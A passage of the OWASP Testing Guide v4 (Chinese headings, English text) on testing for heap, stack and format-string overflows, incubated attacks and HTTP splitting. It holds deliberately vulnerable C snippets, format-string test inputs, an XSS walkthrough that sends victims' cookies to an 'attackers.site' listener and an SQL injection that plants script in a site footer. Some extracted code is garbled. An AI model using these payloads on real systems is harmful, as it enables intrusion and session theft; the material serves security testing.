Heap is a memory segment that is used for storing dynamically allocated data and global variables. Each chunk of memory in heap consists of boundary tags that contain memory management information.


When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in structures like GOT, .dtors or TEB with the address of a malicious payload.

There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the code for these vulnerabilities to be exploitable.

How to Test

Black Box testing

The principles of black box testing for heap overflows remain the same as stack overflows. The key is to supply as input strings that are longer than expected. Although the test process remains the same, the results that are visible in a debugger are significantly different. While in the case of a stack overflow, an instruction pointer or SEH overwrite would be apparent, this does not hold true for a heap overflow condition. When debugging a windows program, a heap overflow can appear in several different forms, the most common one being a pointer exchange taking place after the heap management routine comes into action. Shown below is a scenario that illustrates a heap overflow vulnerability.



The two registers shown, EAX and ECX, can be populated with user supplied addresses which are a part of the data that is used to overflow the heap buffer. One of the addresses can point to a function pointer which needs to be overwritten, for example UEF (Unhandled Exception filter), and the other can be the address of user supplied code that needs to be executed.

When the MOV instructions shown in the left pane are executed, the overwrite takes place and, when the function is called, user supplied code gets executed. As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing

When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise. Code that seems innocuous at the first glance can actually be vulnerable under certain conditions. Since there are several variants of this vulnerability, we will cover only the issues that are predominant.

Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure operations like `strcpy()` on them. The myth that a stack overflow and instruction pointer overwrite are the only means to execute arbitrary code proves to be hazardous in case of code shown below:-

```
intmain(int argc, char *argv[]){
    .....           vulnerable(argv[1]);      return0;      }      intvulnera
ble(char *buf){
    HANDLE hp = HeapCreate(0, 0, 0);      HLOCAL chunk = HeapAlloc(hp, 0, 260);
    strcpy(chunk, buf); // Vulnerability
    .....           return0;      }
```

In this case, if buf exceeds 260 bytes, it will overwrite pointers in the adjacent boundary tag, facilitating the overwrite of an arbitrary memory location with 4 bytes of data once the heap management routine kicks in.

Lately, several products, especially anti-virus libraries, have been affected by variants that are combinations of an integer overflow and copy operations to a heap buffer. As an example, consider a vulnerable code snippet, a part of code responsible for processing TNEF filetypes, from Clam Anti Virus 0.86.1, source file `tnef.c` and function `tnef_message()`:

```
string = cli_malloc(length + 1); // Vulnerability
if(fread(string, 1, length, fp) != length) { // Vulnerability
    free(string);
    return -1;
}
```

The malloc in line 1 allocates memory based on the value of length, which happens to be a 32 bit integer. In this particular example, length is user-controllable and a malicious TNEF file can be crafted to set length to '1', which would result in `malloc(0)`. Therefore, this malloc would allocate a small heap buffer, which would

be 16 bytes on most 32 bit platforms (as indicated in malloc.h).

And now, in line 2, a heap overflow occurs in the call to fread(). The 3rd argument, in this case length, is expected to be a size_t variable. But if it's going to be '-1', the argument wraps to 0xFFFFFFFF, thus copying 0xFFFFFFFF bytes into the 16 byte buffer.

Static code analysis tools can also help in locating heap related vulnerabilities such as "double free" etc. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbttester.sourceforge.net>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

References

Whitepapers

- w00w00: "Heap Overflow Tutorial" - <http://www.cgsecurity.org/exploit/heaptut.txt>
- David Litchfield: "Windows Heap Overflows" - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>

栈溢出测试 | Owasp Testing Guide v4

Testing for Stack overflow

Summary

[Stack overflows](#) occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since their exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. In fact almost every platform is vulnerable to stack overflows with the following notable exceptions:

- J2EE – as long as native methods or system calls are not invoked
- .NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)
- PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called can suffer from stack overflow issues.

Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

How to Test

Black Box testing

The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to inspect the application's execution flow and responses to ascertain whether an overflow has actually been triggered or not. Therefore, the steps required to locate and validate stack overflows would be to attach a debugger to the target application or process, generate malformed input for


the application, subject the application to malformed input, and inspect responses in a debugger. The debugger allows the tester to view the execution flow and the state of the registers when the vulnerability gets triggered.

On the other hand, a more passive form of testing can be employed, which involves inspecting assembly code of the application by using disassemblers. In this case, various sections are scanned for signatures of vulnerable assembly fragments. This is often termed as reverse engineering and is a tedious process.

As a simple example, consider the following technique employed while testing an executable "sample.exe" for stack overflows:

```
#include<int>
main(int argc, char *argv[]){
    char buff[20];
    printf("copying into buffer");
    strcpy(buff, argv[1]);
    return 0;
}
```

File sample.exe is launched in a debugger, in our case OllyDbg.



Since the application is expecting command line arguments, a large sequence of characters such as 'A' , can be supplied in the argument field shown above.

On opening the executable with the supplied arguments and continuing execution the following results are obtained.

Registers (FPU)	
ERX	00000000
ECX	00320FB4
EDX	00414141
EBX	7FFD0000
ESP	0012FEEC ASCII "AAAAAAAAAAAAAAAAAAAAA...
EBP	41414141
ESI	000000A28
EDI	00000000
EIP	41414141
C	0 E5 0023 32bit 0(FFFFFFF)
P	1 C3 001B 32bit 0(FFFFFFF)
A	0 SS 0023 32bit 0(FFFFFFF)
Z	1 DS 0023 32bit 0(FFFFFFF)
S	0 FS 003B 32bit 7FFDF0001(FFF)
T	0 GS 0000 NULL
D	0 0 LastErr ERROR_SUCCESS (00000000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty -UNORM BDEC 01050104 002E0067
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 0.0
ST7	empty 0.0
FST	3 2 1 0 E S P U O Z D 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 0
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1

As shown in the registers window of the debugger, the EIP or Extended Instruction Pointer, which points to

the next instruction to be executed, contains the value '41414141'. '41' is a hexadecimal representation for the character 'A' and therefore the string 'AAAA' translates to 41414141.

This clearly demonstrates how input data can be used to overwrite the instruction pointer with user-supplied values and control program execution. A stack overflow can also allow overwriting of stack-based structures like SEH (Structured Exception Handler) to control code execution and bypass certain stack protection mechanisms.

As mentioned previously, other methods of testing such vulnerabilities include reverse engineering the application binaries, which is a complex and tedious process, and using fuzzing techniques.

Gray Box testing

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like `gets()`, `strcpy()`, `strcat()` etc which do not validate the length of source strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt){char b[1024];if (severity == 1){strcat(b,"Error occurred on");strcat(b,":");strcat(b,inpt);FILE *fd = fopen ("logfile.log", "a");fprintf(fd, "%s", b);fclose(fd);. . . . .}}
```

From above, the line `strcat(b,inpt)` will result in a stack overflow if `inpt` exceeds 1024 bytes. Not only does this demonstrate an insecure usage of `strcat`, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by `char *inpt`. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer `strncpy()` can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. If the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
void func(char *source){Char dest[40];...size=strlen(source)+1....strncpy(dest,source,size)}
```

where `source` is user controllable data. A good example would be the samba trans2open stack overflow vulnerability (<http://www.securityfocus.com/archive/1/317615>).

Vulnerabilities can also appear in URL and address parsing code. In such cases, a function like `memccpy()` is usually employed which copies data into a destination buffer from source until a specified character is not encountered. Consider the function:

```
void func(char *path){char servaddr[40];...memccpy(servaddr,path,'\'');....}
```

In this case the information contained in `path` could be greater than 40 bytes before '`'\'`' can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer until a '`'\'`' was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits, like `strcpy()` and `sprintf()` bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

Tools

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

References

Whitepapers

- Aleph One: "Smashing the Stack for Fun and Profit" - <http://insecure.org/stf/smashstack.html>
- The Samba trans2open stack overflow vulnerability - <http://www.securityfocus.com/archive/1/317615>
- Windows RPC DCOM vulnerability details - <http://www.xfocus.org/documents/200307/2.html>

格式化字符串测试 | Owasp Testing Guide v4

Testing for Format string

Summary

This section describes how to test for format string attacks that can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf().

Various C-Style languages provision formatting of output by means of functions like printf(), fprintf() etc. Formatting is governed by a parameter to these functions termed as format type specifier, typically %s, %c etc. The vulnerability arises when format functions are called with inadequate parameters validation and user controlled data.

A simple example would be printf(argv[1]). In this case the type specifier has not been explicitly declared, allowing a user to pass characters such as %s, %n, %x to the application by means of command line argument argv[1].

This situation tends to become precarious since a user who can supply format specifiers can perform the following malicious actions:

Enumerate Process Stack: This allows an adversary to view stack organization of the vulnerable process by supplying format strings, such as %x or %p, which can lead to leakage of sensitive information. It can also be used to extract canary values when the application is protected with a stack protection mechanism. Coupled with a stack overflow, this information can be used to bypass the stack protector.

Control Execution Flow: This vulnerability can also facilitate arbitrary code execution since it allows writing 4 bytes of data to an address supplied by the adversary. The specifier %n comes handy for overwriting various function pointers in memory with address of the malicious payload. When these overwritten function pointers get called, execution passes to the malicious code.

Denial of Service: If the adversary is not in a position to supply malicious code for execution, the vulnerable application can be crashed by supplying a sequence of %x followed by %n.

How to Test

Black Box testing

The key to testing format string vulnerabilities is supplying format type specifiers in application input.

For example, consider an application that processes the URL string <http://xyzhost.com/html/en/index.htm> or accepts inputs from forms. If a format string vulnerability exists in one of the routines processing this information, supplying a URL like <http://xyzhost.com/html/en/index.htm%n%n%n> or passing %n in one of the form fields might crash the application creating a core dump in the hosting folder.

Format string vulnerabilities manifest mainly in web servers, application servers, or web applications utilizing C/C++ based code or CGI scripts written in C. In most of these cases, an error reporting or logging function like syslog() has been called insecurely.

When testing CGI scripts for format string vulnerabilities, the input parameters can be manipulated to include %x or %n type specifiers. For example a legitimate request like

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

can be altered to

<http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x>

If a format string vulnerability exists in the routine processing this request, the tester will be able to see stack data being printed out to browser.

If code is unavailable, the process of reviewing assembly fragments (also known as reverse engineering binaries) would yield substantial information about format string bugs.

Take the instance of code (1) :

```
intmain(int argc, char **argv){printf("The string entered is\n");printf("%s",argv[1]);return0;}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.

```
text:00401010 arg_4          = dword ptr 0Ch
text:00401010
text:00401010          push    ebp
text:00401010          mov     ebp, esp
text:00401010          sub     esp, 40h
text:00401010          push    ebx
text:00401010          push    esi
text:00401010          push    edi
text:00401010          lea     edi, [ebp+var_40]
text:00401010          mov     ecx, 10h
text:00401010          mov     eax, 0CCCCCCCCh
text:00401010          rep    stosd
text:00401010          push    offset ??_C@_0B@HGKH@The?5string?5entered?5is?6?$_AA@
text:00401010          call    printf
text:00401010          add    esp, 4
text:00401010          mov     eax, [ebp+arg_4]
text:00401010          mov     ecx, [eax+4]
text:00401010          push    ecx
text:00401010          push    offset ??_C@_02DILL@?$CFs?$AA@
text:00401010          call    printf
text:00401010          db    25h ; %
text:00401010          db    73h ; S
text:00401010          db    0
text:00401010          db    0
text:00401010          db    0
??_C@_0B@HGKH@The?5string?5entered?5is?6?$_AA@ db 'The string entered is',0Ah,0
; DATA XREF: main+2Ct0
; _heap_alloc_dbg+BCt0 ...
text:00401010
text:00401010          db    0
text:00401010          db    0
text:00401010          db    0
```


On the other hand, when the same code is compiled without "%s" as an argument , the variation in assembly is apparent. As seen below, there is no offset being pushed on the stack before calling printf.

```
arg_4          = dword ptr 0Ch
arg_4
push    ebp
mov     ebp, esp
sub     esp, 40h
push    ebx
push    esi
push    edi
lea     edi, [ebp+var_40]
mov     ecx, 10h
mov     eax, 0CCCCCCCCh
rep    stosd
push    offset ??_C@_0B@HGKH@The?5string?5entered?5is?6?$_AA@ ; "Th
call    printf
add    esp, 4
mov     eax, [ebp+arg_4]
mov     ecx, [eax+4]
push    ecx
call    printf
add    esp, 4
xor    eax, eax
pop    edi
pop    esi
```

Gray Box testing

While performing code reviews, nearly all format string vulnerabilities can be detected by use of static code

analysis tools. Subjecting the code shown in (1) to ITS4, which is a static code analysis tool, gives the following output.



The screenshot shows a Windows command prompt window titled 'C:\WINDOWS\System32\cmd.exe'. The command entered is 'its4.exe format_demo.c'. The output from the tool indicates several issues found in the source code:

```
C:\its4>its4.exe format_demo.c
format_demo.c:13:<Urgent> printf
format_demo.c:14:<Urgent> printf
Non-constant format strings can often be attacked.
Use a constant format string.
```

The functions that are primarily responsible for format string vulnerabilities are ones that treat format specifiers as optional. Therefore when manually reviewing code, emphasis can be given to functions such as:

printf
fprintf
sprintf
snprintf
fprintf
vfprintf
fpprintf
vsnprintf

There can be several formatting functions that are specific to the development platform. These should also be reviewed for absence of format strings once their argument usage has been understood.

Tools

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - <http://www.digital.com/its4>
- An exploit string builder for format bugs - <http://seclists.org/lists/pen-test/2001/Aug/0014.html>

References

Whitepapers

- Format functions manual page - <http://www.die.net/doc/linux/man/man3/fprintf.3.html>
- Tim Newsham: "A paper on format string attacks" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Team Teso: "Exploiting Format String Vulnerabilities" - <http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>
- Analysis of format string bugs - <http://julianor.tripod.com/format-bug-analysis.pdf>

潜伏式漏洞测试 (OTG-INPVAL-015) | Owasp Testing Guide v4

Testing for incubated vulnerabilities (OTG-INPVAL-015)

Summary

Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data validation vulnerability to work. Incubated vulnerabilities are typically used to conduct "watering hole" attacks against users of legitimate web applications.

Incubated vulnerabilities have the following characteristics:

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.

- Secondly, once the attack vector was "recalled" the vector would need to be executed successfully. For example, an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability there.

In a penetration test, **incubated attacks** can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (jpg images exploiting CVE-2004-0200, png images exploiting CVE-2004-0597, executable files, site pages with active component, etc.)
- Cross-site scripting issues in public forums posts (see [Testing for Stored Cross-site scripting \(OTG-INPVAL-002\)](#) for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board, or blog in order to inject some JavaScript code at the vulnerable page, and will be eventually rendered and executed at the site user's browser --using the trust level of the original (vulnerable) site at the user's browser.
- SQL/XPATH Injection allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary JavaScript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., [XSS-proxy](#)).
- Misconfigured servers allowing installation of Java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

How to Test

Black Box testing

File Upload Example

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user. Send your victim an email or other kind of alert in order to lead him/her to browse the page. The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

XSS Example on a Bulletin Board

1. Introduce *JavaScript* code as the value for the vulnerable field, for instance:
2. Direct users to browse the vulnerable page or wait for the users to browse it. Have a "listener" at *attackers.site* host listening for all incoming connections.
3. When users browse the vulnerable page, a request containing their cookie (*document.cookie* is included as part of the requested URL) will be sent to the *attackers.site* host, such as the following:


```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE; %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/; TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```
4. Use cookies obtained to impersonate users at the vulnerable site.

SQL Injection Example

Usually, this set of examples leverages XSS attacks by exploiting a SQL-injection vulnerability. The first thing to test is whether the target site has a SQL injection vulnerability. This is described in Section 4.2 [Testing for SQL Injection](#). For each SQL-injection vulnerability, there is an underlying set of constraints describing the kind of

queries that the attacker/pen-tester is allowed to do.

The tester then has to match the XSS attacks he has devised with the entries that he is allowed to insert.

1. In a similar fashion as in the previous XSS example, use a web page field vulnerable to SQL injection issues to change a value in the database that would be used by the application as input to be shown at the site without proper filtering (this would be a combination of an SQL injection and a XSS issue). For instance, let's suppose there is a *footer* table at the database with all footers for the web site pages, including a *notice* field with the legal notice that appears at the bottom of each web page. You could use the following query to inject JavaScript code to the *notice* field at the *footer* table in the database.

```
SELECT field1, field2, field3 FROM table_x WHERE field2 = 'x'; UPDATE footer SET notice = 'Copyright 1999-2030%20' WHERE notice = 'Copyright 1999-2030';</script>
```

2. Now, each user browsing the site will silently send his cookies to the *attackers.site* (steps b.2 to b.4).

Misconfigured Server

Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with an Apache Tomcat server that doesn't enforce strong credentials to access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the administration module by other means).

In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site).

As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms).

Gray Box testing

Gray/white testing techniques will be the same as previously discussed.

- Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation and the data may be persisted via a "back door".
- To combat the "back door" issue for client side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client, and hence not execute.
- See the [Data Validation#Data_validation_strategy](#) section of the Code review guide.

Tools

- XSS-proxy - <http://sourceforge.net/projects/xss-proxy>
- Paros - <http://www.parosproxy.org/index.shtml>
- Burp Suite - <http://portswigger.net/burp/proxy.html>
- Metasploit - <http://www.metasploit.com/>

References

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - <http://www.cert.org/advisories/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/- Persistent cross-site scripting vulnerability - <http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>

Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml

HTTP分割/伪造测试 (OTG-INPVAL-016) | Owasp Testing Guide v4

Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)

Summary

This section illustrates examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages.

This section will analyze two different attacks that target specific HTTP headers:

- HTTP splitting
- HTTP smuggling.

The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting.

In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the Gray Box testing section.

How to Test

Black Box testing

HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user-submitted value. Let's say for instance that the user is asked to choose whether he/she prefers a standard or advanced web interface. The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page.

More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved TemporarilyDate: Sun, 03 Dec 2005 16:22:19 GMTLocation: http://victim.com/main.jsp?interface=advanced
```

